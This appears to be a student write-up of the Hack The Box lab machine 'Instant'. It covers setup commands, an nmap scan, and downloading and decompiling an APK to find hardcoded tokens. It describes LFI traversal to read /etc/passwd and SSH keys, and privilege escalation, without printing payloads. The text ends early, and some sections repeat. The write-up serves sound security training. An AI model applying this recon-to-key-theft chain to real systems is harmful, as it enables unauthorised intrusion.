

# Audit Report: Hack the Box

## Audit Conducted By:

1. Anuj Kulat
  2. Syed Hussain
- 

## Table of Contents

1. **Executive Summary**
  2. **Introduction**
  3. **Scope of the Audit**
  4. **Environment Setup**
  5. **Roadmap for the Audit**
  6. **User-Level Access**
    - Reconnaissance
    - Exploitation
    - Obtaining User Access
  7. **Admin-Level Access**
    - Privilege Escalation
    - Root Access
  8. **Key Concepts Explained**
    - SSH
    - RSA (Public and Private Key)
    - GET and POST API
    - Swagger
  9. **Findings and Observations**
  10. **Recommendations**
  11. **Conclusion**
  12. **Appendices**
    - Tools and Commands Used
    - Images and Diagrams
- 

## 1. Executive Summary

This audit report focuses on the Hack The Box (HTB) machine named "Instant." The goal of the audit was to identify security vulnerabilities, exploit them, and assess the risks posed by these weaknesses. Techniques such as reconnaissance, APK reverse engineering, Local File Inclusion (LFI) exploitation, and privilege escalation were used to achieve user and root access. This report provides detailed insights into the findings, challenges, and recommendations for securing systems.

---

## 2. Introduction


# What is Hack The Box?

Hack The Box (HTB) is a cybersecurity platform that offers virtual machines (VMs) for penetration testing and ethical hacking. It allows users to improve their security skills by solving real-world challenges in controlled environments.

Hack The Box provides an opportunity to work on practical cybersecurity challenges. The "Instant" machine analyzed in this report simulated realistic vulnerabilities, making it an excellent resource for honing penetration testing skills. By solving such challenges, participants develop both theoretical and hands-on experience.

## Connection to HTB

The "Instant" machine was accessed via the HTB VPN. Using tools such as Nmap, Apktool, and Swagger, we identified vulnerabilities and exploited them to gain root access. This setup ensured that all activities complied with the ethical hacking principles set by HTB.



## 3. Scope of the Audit

This audit aimed to:

1. **Conduct reconnaissance and enumerate the "Instant" machine:** The first phase involved identifying and analyzing the target system's open ports, services, and operating environment. Tools like Nmap were utilized to scan the machine, revealing valuable information such as available services and potential vulnerabilities. This phase was crucial for understanding the attack surface and planning subsequent exploitation strategies.
2. **Reverse engineer the APK to extract sensitive data:** The next step focused on reverse engineering the Android Package (APK) file hosted on the web application. Using tools like Apktool, the application code was decompiled and analyzed. This process uncovered hardcoded tokens, API endpoints, and other sensitive data that were instrumental in accessing restricted parts of the system. Reverse engineering the APK provided an in-depth understanding of the application's functionality and security flaws.

3. **Exploit Local File Inclusion (LFI) vulnerabilities:** With the data extracted from the APK, the audit proceeded to identify and exploit LFI vulnerabilities within the target system's API endpoints. Using Swagger and crafted HTTP requests, directory traversal attacks were conducted to access sensitive files such as `/etc/passwd` and private SSH keys. This phase demonstrated the risks associated with poorly validated API inputs.
4. **Perform privilege escalation to gain root access:** The final phase focused on escalating privileges to gain full control of the system. Using the private SSH key obtained through LFI exploitation, the team accessed the machine as a standard user. Further investigation and exploitation of misconfigurations or other vulnerabilities enabled root-level access, completing the audit objectives.

Areas outside the scope included real-world attacks and activities unrelated to HTB guidelines. This report strictly adhered to ethical hacking principles and was conducted in a controlled virtual environment.


## 4. Environment Setup

### Tools and Resources

- **Operating System:** Kali Linux
- **Tools Used:**
  - Nmap for reconnaissance
  - Apktool for decompiling APKs
  - Custom scripts for password cracking
  - SQLite database analysis tools
  - SolarPuttyDecrypt for decrypting sensitive files


### Setup Instructions

#### 1. Update Dependencies:



```
sudo apt update && sudo apt install python3 pip apktool
```

## 2. Download and Connect to Target Network:



```
sudo openvpn lab_ProjectOverW.ovpn
```


## 3. Configure Hosts File for Easier Navigation:

```
echo "10.129.231.155 instant.htb" >> /etc/hosts
```

## 4. Verify Connectivity to the Target:

```
ping instant.htb
```

## 5. Do Nmap Scan



```
nmap -sC -sV -v -T4 10.129.231.155
```

## 5. Roadmap for the Audit

### Configure the environment and tools:

Begin by setting up the necessary tools and operating system configurations. This includes updating dependencies, configuring VPN connections, and ensuring that the target machine is reachable. Tools such as Nmap, Apktool, and Swagger are essential for performing subsequent steps in the audit.

### Steps and Commands:


1. Update system dependencies:

```
sudo apt update && sudo apt install python3 pip apktool
```

2. Establish VPN connection to the Hack The Box (HTB) environment:


```
sudo openvpn lab_ProjectOverW.ovpn
```

3. Add the target machine to the `/etc/hosts` file for easier navigation:



```
echo "10.129.231.155 instant.htb" >> /etc/hosts
```

4. Verify connectivity with the target machine:



```
ping instant.htb
```

## Perform network scanning and reconnaissance:

Conduct an initial scan of the target system to identify open ports, services, and versions. Nmap was used extensively to uncover details about the target environment, which formed the foundation for further exploitation.

### Steps and Commands:

1. Perform an Nmap scan with service detection and verbosity:

```
nmap -sC -sV -v -T4 10.129.231.155
```

### Output Analysis:


- Open Ports:
  - Port 80 (HTTP): Hosting a web application.
  - Port 22 (SSH): Secure shell access.
- Services:
  - Apache/2.4.58 web server.
  - OpenSSH 9.6p1.

## Reverse engineer the APK file for sensitive data:

The APK file hosted on the target's web application was downloaded and decompiled using Apktool. This process revealed hardcoded admin tokens, API endpoints, and other sensitive information crucial for crafting exploitation strategies.


### Steps and Commands:

1. Download the APK file from the web application:




```
wget http://instant.htb/downloads/instant.apk
```

## 2. Decompile the APK file using Apktool:



```
apktool d instant.apk -o instant_decompiled
```

## 3. Analyze decompiled files for sensitive data:



- Look for tokens in files like AdminActivities.java.

